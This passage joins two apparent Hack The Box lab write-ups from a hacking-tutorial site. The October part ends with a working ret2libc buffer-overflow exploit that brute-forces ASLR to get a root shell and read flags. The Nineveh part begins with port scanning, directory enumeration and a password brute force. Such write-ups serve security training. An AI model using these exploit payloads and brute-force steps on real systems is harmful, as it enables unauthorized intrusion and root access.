root@kali:/usr/share/metasploit-framework/tools/exploit# ./pattern_crea
te.rb -l 150
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac
3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6A
e7Ae8Ae9
root@kali:/usr/share/metasploit-framework/tools/exploit#
```

We run the file in gdb along with the 150 byte character as the argument and find that the EIP register was overwritten with 0x64413764.

```
(gdb) r Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0
Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae
4Ae5Ae6Ae7Ae8Ae9
Starting program: /root/Desktop/ovrflw Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab
0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3A
d4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9

Program received signal SIGSEGV, Segmentation fault.
0x64413764 in ?? ()
(gdb)
```

We pass that into /usr/share/metasploit-framework/tools/pattern_offset.rb, we get an offset of 112. So we need to write 112 characters and then write the address of the instructions we want to be executed.

```
1   ./pattern_offset.rb -q 64413764 -l 150
```

```
root@kali:/usr/share/metasploit-framework/tools/exploit# ./pattern_offs
et.rb -q 64413764 -l 150
[*] Exact match at offset 112
root@kali:/usr/share/metasploit-framework/tools/exploit#
```

Now when we try to insert shellcode into the buffer but we were unable to execute it because of DEP. It prevents code from being executed in the stack. Now we are going to do a ret2libc attack to execute a process already present in the process' executable memory. We go into the target machine and find ASLR in enabled so we have to brute force the address. Now we find the address of system, exit and /bin/sh.

```
1  gdb /usr/local/bin/ovrflw -q
2  (gdb) b main
3  (gdb) run
4  (gdb) p system
5  (gdb) find 0xb75bd310, +9999999, "/bin/sh"
6  (gdb) x/s 0xb76dfbac
7  (gdb) p exit
```

```
www-data@october:/$ gdb /usr/local/bin/ovrflw -q
gdb /usr/local/bin/ovrflw -q
Reading symbols from /usr/local/bin/ovrflw...(no debugging symbols found)...done.
(gdb) b main
b main
Breakpoint 1 at 0x8048480
(gdb) run
run
Starting program: /usr/local/bin/ovrflw

Breakpoint 1, 0x08048480 in main ()
(gdb) p system
p system
$1 = {<text variable, no debug info>} 0xb75bd310 <__libc_system>
(gdb) find 0xb75bd310, +9999999, "/bin/sh"
find 0xb75bd310, +9999999, "/bin/sh"
0xb76dfbac
warning: Unable to access 16000 bytes of target memory at 0xb7729f34, halting search.
1 pattern found.
(gdb) x/s 0xb76dfbac
x/s 0xb76dfbac
0xb76dfbac:     "/bin/sh"
(gdb) p exit
p exit
$2 = {<text variable, no debug info>} 0xb75b0260 <__GI_exit>
(gdb)
```

Now we create our exploit we brute force the address using bash because of ASLR. We align the address in this order: system>exit>/bin/sh. We get the root shell as soon as it matches our memory address.

```
www-data@october:/$ while true; do /usr/local/bin/ovrflw $(python -c 'p
rint "A" * 112 + "\x10\xd3\x5b\xb7\x60\x02\x5b\xb7\xac\xfb\x6d\xb7"');d
one
< * 112 + "\x10\xd3\x5b\xb7\x60\x02\x5b\xb7\xac\xfb\x6d\xb7"');done

Illegal instruction (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
#
```

After getting the root shell, we move to /root directory and find a file called root.txt we open the file and find the first flag.

```
# cd /root
cd /root
# ls
ls
root.txt
# cat root.txt
cat root.txt
6bcb9cff74[illegible]0318
#
```

After finding the first flag we go to /home/ directory, in home directory and find a directory called harry/. We go inside harry directory and find a file called user.txt, we open user.txt and find our final flag.

```
# cd harry
cd harry
# ls
ls
october-1.0.412.tar.gz  user.txt
# cat user.txt
cat user.txt
29161ca[illegible]40c89c0
#
```

Author: Sayantan Bera is a technical writer at hacking articles and cyber security enthusiast. Contact **Here**

Share this:

From <https://www.hackingarticles.in/hack-the-box-october-walkthrough/>

Nineveh

Wednesday, January 2, 2019 7:15 PM

Level: Intermidate
Task: find **user.txt** and **root.txt** file on victim's machine.
Since these labs are online accessible therefore they have static IP. The IP of Nineveh is **10.10.10.43** so let's initiate with nmap port enumeration.

```
1 nmap -A 10.10.10.43
```

it enumerated port 80 and 443 are open.

```
root@kali:~# nmap -A 10.10.10.43
Starting Nmap 7.70 ( https://nmap.org ) at 2018-06-20 02:18 EDT
Nmap scan report for 10.10.10.43
Host is up (0.21s latency).
Not shown: 998 filtered ports
PORT    STATE SERVICE  VERSION
80/tcp  open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=nineveh.htb/organizationName=HackTheBox
| Not valid before: 2017-07-01T15:03:30
|_Not valid after:  2018-07-01T15:03:30
| tls-alpn:
|_  http/1.1
Warning: OSScan results may be unreliable because we could not find at le
Aggressive OS guesses: Linux 3.10 - 4.11 (92%), Linux 3.12 (92%), Linux
.11 (92%), Linux 4.2 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
```

We explored port 80 but didn't observe any remarkable clue for next step.

It works!

This is the default web page for this server.


The web server software is running but no content has been added, yet.

So next, we use the dirb tool of kali to enumerate the directories and found some


important directories such as http://10.10.10.43/department/ then went to the web browser to explore them.

```
1  dirb http://10.10.10.43 /usr/share/wordlist/dirb/big.txt
```

It put-up login page as shown here.




So we try the random combination of username and password. While we have enter username: admin and Password: password it gave an error “Invalid Password” hence it was sure that the username must be admin.




Then with help of burp suit we made brute force attack and use rockyou.txt file as password dictionary. Thus we obtain correct combination for login.

```
Username: admin
Password: 1q2w3e4r5t
```




Used above credential for login and get into admin console as shown.




At Notes tab we concluded that the given text of a file stored at someplace in the system entitled with ninevehNotes.txt.

After that we also we explored port 443 and observe the following web page. We also look at it view source but didn't notice any further hint.




Therefore again use dirb tool for directory brute force attack and observe the /db directory.


```
1   dirb https://10.10.10.43 /usr/share/wordlist/dirb/big.txt
```



